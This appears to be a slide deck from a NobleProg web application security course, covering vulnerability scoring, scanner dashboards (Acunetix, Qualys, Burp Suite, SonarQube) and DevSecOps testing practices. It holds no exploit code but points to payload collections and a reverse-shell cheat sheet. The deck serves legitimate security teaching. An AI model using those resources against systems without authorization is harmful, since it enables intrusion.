

NobleProg



Web application security

The World's Local Training Provider

NobleProg® Limited 2020
All Rights Reserved

NobleProg - The World's Local Training Provider



15+

years on the market



13+

branches all over the world



600+

trainers



1400+

training courses



6100+

companies have trusted us




58000+

satisfied participants

#whoami


Piotr Kozowicz

- NobleProg trainer
- 13 years in IT
- Full time penetration tester
- OSCP, WAPT, WAPTX
- Cybersecurity enthusiast



Organisational info

- 5 minute breaks every hour
- one launch break (around 1 PM)
- ask questions anytime
- make it interactive!
- planned end: 6:30 PM



The Goal

- Understand the concepts behind web applications security
- Discuss the risks for web applications
- Get familiar with attack methods
- Test vulnerabilities - exploit, detect, prevent
- Play with the tools
- Learn how to harden web apps



Agenda

1. Security intro
2. Threat modelling for web applications
3. Common web vulnerabilities
4. Docker security
5. Operating system vulnerabilities
6. Vulnerability chaining & case studies



Disclaimer

HACKING IS ILLEGAL

**MAKE SURE YOU HAVE PROPER APPROVALS PRIOR TO LAUNCHING ANY
OFFENSIVE TOOLS AGAINST THE TARGET!**




Security intro

- Security vocabulary
- CVSS vectors
- CIA classification
- Online resources
- Vulnerability detection
- Security testing
- Setting up environment for web application testing



Security intro - vocabulary



Security intro - vocabulary

Vulnerabilities are identified by **CVE**, grouped by **CWE** and described by **CVSS**

CVE – Common Vulnerabilities and Exposure

CVSS – Common Vulnerability Scoring System

CWE – Common Weaknesses Enumeration

Security intro - CVSS

CVE-2021-44228

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

<https://www.first.org/cvss/calculator/3.1>



Security intro – online resources

Vulnerabilities:

- <https://nvd.nist.gov> (National Vulnerability Database) - <https://nvd.nist.gov/vuln/data-feeds>
- <https://vuldb.com/>
- <https://cve.mitre.org>
- <https://www.cvedetails.com>
- <https://snyk.io>

Exploits:

- <https://exploit-db.com> (Exploit Database)
- github
- metasploit

Payloads:

- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://github.com/danielmiessler/SecLists>

Reverse shells:

- <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Security intro – vulnerability detection

1. Manual tests
2. Web application scanners
3. Code scanning
4. Dependency scanning



Security intro – vulnerability detection

Manual tests

- <https://github.com/swisskyrepo/PayloadsAllTheThings>
- <https://github.com/danielmiessler/SecLists>



Discovery

Websites

Dashboard

Manage Websites

New Website

Import Websites

Manage Groups

New Group

Scans

Scheduled Scans

Reporting

Issues

Technologies

Policies

Notifications

Integrations

Team

Agents

Settings

2 USERS

1 user was active in the last week

4 WEBSITES

4 vulnerable, 3 critical

337 COMPLETED SCANS


Completed in 00:49:59 on average

337 Full scans


118 ACTIVE ISSUES

18 critical, 32 high, 29 medium


Severity Trend



Severities



Issues



Security Overview

Average Time to Fix

All Websites

Next Scheduled Scans

Acunetix Websites Scans

Starting in 7h 56m

Edit

Recent Scans

Acublog

6 5 5 11

Scan ▾

Acuforum

4 4 2 3

Scan ▾

Acuart

8 17 19 31

Scan ▾

SecurityTweets

0 6 3 8

Scan ▾

Acublog

6 5 5 11

Scan ▾

Acuforum

4 4 2 3

Scan ▾

Acutart

11 19 19 13

Scan ▾

SecurityTweets

0 7 3 10

Scan ▾

Latest To Do Issues

[Probable] SQL Injection

Present

[Probable] SQL Injection

Present

- [Discovery](#)
- [Websites](#)
- [Scans](#)
- [Scheduling](#)
- [Reporting](#)
- [Issues](#)
- [Technologies](#)
- [Policies](#)
- [Notifications](#)
- [Integrations](#)
- [Team](#)
- [Agents](#)
- [Settings](#)
- [Sign Out](#)



All websites

Next Scheduled Scans

Scan Type	Start Date	Action
PHP Testsparker - Weekly	Starting in 2d 11h 36m	Scan
ASP.NET Testsparker - Monthly	Starting in 3w 1h 37m	Scan

Recent Scans

Scan Type	Start Date	Action
PHP Testsparker	2020-10-15 10:00:00	Scan
ASP.NET Testsparker	2020-10-15 10:00:00	Scan
PHP Testsparker	2020-10-15 10:00:00	Scan
PHP Testsparker	2020-10-15 10:00:00	Scan
PHP Testsparker	2020-10-15 10:00:00	Scan
PHP Testsparker	2020-10-15 10:00:00	Scan
ASP.NET Testsparker	2020-10-15 10:00:00	Scan
PHP Testsparker	2020-10-15 10:00:00	Scan

Websites That Have Shortest Fix Time

Website	Avg. Time to Fix (Days)	Action
Super Blue	0d	Scan
New juice	0d	Scan
Blue fizz - DE	0d	Scan
Blue fizz - DE	0d	Scan
Staging	0d	Scan

Websites That Have Longest Fix Time

Website	Avg. Time to Fix (Days)	Action
Red	22	Scan
Orange	26	Scan
Yellow	21	Scan
Blue	12	Scan

Web Application Management

Web Applications Authentication Catalog Maps

Search Results		Actions (1)				
		Update				
IP Address	FQDN	Port	NetBIOS	Status	Created	
<input type="checkbox"/> 10.10.26.20	2k3-26-20.patch.ad.vuln.qa.qualys.com	8080	2K3-26-20	New	23 Aug 2017	
<input type="checkbox"/> 10.10.26.20	2k3-26-20.patch.ad.vuln.qa.qualys.com	80	2K3-26-20	New	23 Aug 2017	
<input type="checkbox"/> 10.10.25.88	2k364sp1-25-88p.2k364sp1.patch.ad.vuln.qa.qualys.com	80	2K364SP1-25-88P	New	23 Aug 2017	
<input type="checkbox"/> 10.10.26.21	2k3esp1-26-21	8080	2K3ESP1-26-21	Approved	23 Aug 2017	
<input type="checkbox"/> 10.10.26.21	2k3esp1-26-21	8000	2K3ESP1-26-21	Approved	23 Aug 2017	
<input type="checkbox"/> 10.10.24.112	2k3r2-sp1-32bit.vuln.qa.qualys.com	80	2K3R2-SP1-32BIT	Rogue	23 Aug 2017	
<input type="checkbox"/> 10.10.24.112	2k3r2-sp1-32bit.vuln.qa.qualys.com	8443	2K3R2-SP1-32BIT	New	23 Aug 2017	
<input checked="" type="checkbox"/> 10.10.24.112	qualys.com	8080	2K3R2-SP1-32BIT	New	23 Aug 2017	
<input type="checkbox"/> 10.10.24.112	qualys.com	81	2K3R2-SP1-32BIT	New	23 Aug 2017	
<input type="checkbox"/> 10.10.30.80	vuln.qa.qualys.com	80	2K3R2C-30-80	New	23 Aug 2017	
<input type="checkbox"/> 10.10.25.65	Mark As... New	80	2K3SP1-P-25-65	New	23 Aug 2017	
<input type="checkbox"/> 10.10.25.65	Add Comment	443	2K3SP1-P-25-65	New	23 Aug 2017	
<input type="checkbox"/> 10.10.25.65	Add To Subscription	8000	2K3SP1-P-25-65	New	23 Aug 2017	
<input type="checkbox"/> 10.10.25.65	Ignored	8000	2K3SP1-P-25-65	New	23 Aug 2017	

Quick Actions

- View
- Open In Browser
- Edit
- Mark As... ▾
- Add Comment
- Add To Subscription
- Ignored

Preview

<http://2k3r2-sp1-32bit.vuln.qa.qualys.com:8080>

IP address: 10.10.24.112, FQDN: 2k3r2-sp1-32bit.vuln.qa.qualys.com

Updated by - | 23 Aug 2017 3:04PM GMT-0500 | [New](#)

Operating System: Windows Server 2003 R2 Service Pack 1

Comment: System 23 Aug 2017

Web Application added from scan consolidated data from VM

IAVM Executive Summary

Switch Dashboard ▾


Options ▾

IAVM Executive Summary - Totals By Year Range

	Low	Medium	High	Critical
2021 - 2025	0	0	0	0
2016 - 2020	0	0	0	0
2011 - 2015	8	104	203	187
2006 - 2010	0	22	19	7
2002 - 2005	0	0	0	0

Last Updated: 19 hours ago


IAVM Executive Summary - Critical Severity Summary Yr 2015 & 2016



- 2015-A-0092
- 2015-A-0042
- 2015-A-0236
- 2015-A-0237
- 2015-B-0127
- 2015-A-0158
- 2015-B-0006
- 2015-A-0170
- 2015-A-0058
- Other

Last Updated: 22 hours ago

IAVM Executive Summary - Trending By Year (25 Day Trend)




Last Updated: 22 hours ago

IAVM Executive Summary - Totals By Vendor

	Low	Medium	High	Critical
Microsoft	7	19	35	93
Red Hat	0	20	18	13
Sun	1	5	14	3
Cisco	0	1	3	2
VMware	0	10	1	4

Last Updated: 22 hours ago


IAVM Executive Summary - High Severity Summary Yr 2015 & 2016



- 2015-A-0132
- 2015-A-0069
- 2015-B-0107
- 2015-A-0022
- 2015-B-0038
- 2015-B-0007
- 2015-B-0066
- 2015-A-0123
- 2015-B-0041
- 2015-A-0041
- Other

Last Updated: 22 hours ago

IAVM Executive Summary - Plugin Family Vulnerabilities for YR 2015 & 2016



Last Updated: 22 hours ago

Burp Suite Professional v2021.10.3 - Temporary Project - licensed to ING Bank Śląski S.A. [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Site map Scope Issue definitions

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host	Method	URL	Params	Status	Length	MIME type
https://www.nbp.pl	GET	/		200	44017	HTML
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	15227	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	5622	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	44452	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	4157	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	1917	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	31529	script
https://www.nbp.pl	GET	/WebResource.axd?d=...		200	23412	script
https://www.nbp.pl	GET	/img/nbp-logo-2021.svg		200	11508	XML
https://www.nbp.pl	GET	/script/analytics.js		200	2411	script
https://www.nbp.pl	GET	/script/cookies.js		200	1115	script
https://www.nbp.pl	GET	/script/gjsapi.js		200	25712	script
https://www.nbp.pl	GET	/script/jquery-jssor.slid...		200	59538	script
https://www.nbp.pl	GET	/script/jquery-nbp.js		200	2691	script
https://www.nbp.pl	GET	/script/jquery-ui.min.js...		200	254024	script
https://www.nbp.pl	GET	/script/jquery.backstret...		200	4570	script
https://www.nbp.pl	GET	/script/jquery.bxslider....		200	19714	script

Issues

- ! TLS cookie without secure flag set
- ! Content type incorrectly stated
- ? Vulnerable JavaScript dependency
- i Cookie without HttpOnly flag set
- > i Email addresses disclosed [3]
- i Frameable response (potential Clickjacking)

Request

Pretty Raw Hex In Out

```

1 GET / HTTP/1.1
2 Host: www.nbp.pl
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

```

Search... 0 matches

Response

Pretty Raw Hex Render In Out

```

1 HTTP/1.1 200 OK
2 Date: Wed, 19 Jan 2022 21:52:47 GMT

```

Advisory **Request** **Response**

INSPECTOR

TLS cookie without secure flag set

Issue: TLS cookie without secure flag set
Severity: Medium
Confidence: Firm
Host: https://www.nbp.pl
Path: /

Issue detail

The following cookies were issued by the application and do not have the secure flag:

- ASP.NET_SessionId
- ya7Eim8lo4xaiQuo

The highlighted cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookies to determine if they are being used securely.

Security intro – vulnerability detection

Web application scanners

- Burp Enterprise
- <https://enterprise-demo.portswigger.net/>



Filters

[Clear All Filters](#)

▼ Type VULNERABILITY

[Clear](#)

Bug 2.1k

Vulnerability 77

Code Smell 1.9k

⌘ + click to add to selection

▼ Severity

Blocker 73 Minor 4

Critical 0 Info 0

Major 0

► Resolution

► Status

▼ Security Category

SonarSource

Cross-Site Scripting (XSS) 45

SQL Injection 14

Path Traversal Injection 8

Command Injection 3

LDAP Injection 2

Code Injection (RCE) 2

XPath Injection 2

File Manipulation 1

► OWASP Top 10

► SANS Top 25

► CWE

 Bulk Change to select i

app/ba_insecure_login_1.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_insecure_login_2.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_insecure_login_3.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_pwd_attacks_1.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_pwd_attacks_2.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_pwd_attacks_3.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

app/ba_pwd_attacks_4.php

Change this code to not reflect user-controlled data. Why is this an issue?

 Vulnerability • Blocker • Open • Not assigned • 30min effort Comment Vulnerability • Blocker • Open • Not assigned • 30min effort Comment

Security intro – vulnerability detection

When should I run vulnerability scans?

- After each new published vulnerability?
 - Weekly?
 - Monthly?
- Before going to production?

! NOTE: NO AUTOMATED SCANNER WILL DETECT ALL VULNERABILITIES !

DevSecOps


- DevSecOps approach
- Static Application Security Testing
- Dynamic security testing
- Dependency Scanning
- Container Scanning
- Scanning for secrets
- Pentests
- Red teaming

DevSecOps

DevSecOps stands for **development, security, and operations**. It's an approach to culture, automation, and platform design that integrates security as a shared responsibility throughout the entire IT lifecycle. Apr 12, 2018

Secure DevOps


THE TRADITIONAL APPROACH



Security professionals are responsible for security

Secure DevOps

THE NEW APPROACH



The whole team is responsible for security

Secure DevOps

Static Application Security Testing

- examine code for known patterns and vulnerabilities
- white box testing
- should be incorporated in CI/CD pipeline

Github code scanning

<https://github.blog/2022-02-17-leveraging-machine-learning-find-security-vulnerabilities/>

SonarCloud

Secure DevOps

Dynamic Application Security Testing

- testing deployed application
- black box testing
- should be incorporated in CI/CD pipeline

BURP

OWASP ZAP

Acunetix

Netsparker

Secure DevOps

Dynamic Application Security Testing

Passive Test

- Examines the result of requests
- Spiders the website
- Doesn't manipulate requests
- Fast running
- Good for continuous integration


Active Test

- Simulates hacking techniques
- Takes longer
- Good for nightly builds

Secure DevOps

Dependency scanning

- WhiteSource Bolt



✓ #20210223.2 Added WhiteSource Bolt

on BuildTestApp ✘ Retained

Run new

Summary Extensions WhiteSource Bolt

WhiteSource Essentials Free Trial 30 days left to access WhiteSource Essentials.

Click [here](#) to purchase a subscription to WhiteSource Essentials.

Open source risk report

Total libraries: **271**

Vulnerability risk



High

Vulnerable libraries

15

Severity distribution

18

High

2

Medium

0

Low

Secure DevOps

Dependency scanning

Azure DevOps > Azure Pipelines > OWASP Dependency Check



OWASP Dependency Check

OWASP Dependency Check |  2,608 installs |  (2) | Free

Dependency Check is a Software Composition Analysis (SCA) tool that attempts to detect publicly disclosed vulnerabilities contained within a project's dependencies.

Get it free

Secure DevOps

Container scanning

- examines packages and dependencies in image layers
- scanner will often recommend a better base image if appropriate
- built-in scanning available in some container registries
- is possible to scan during CI/CD pipeline

Secure DevOps

Container scanning
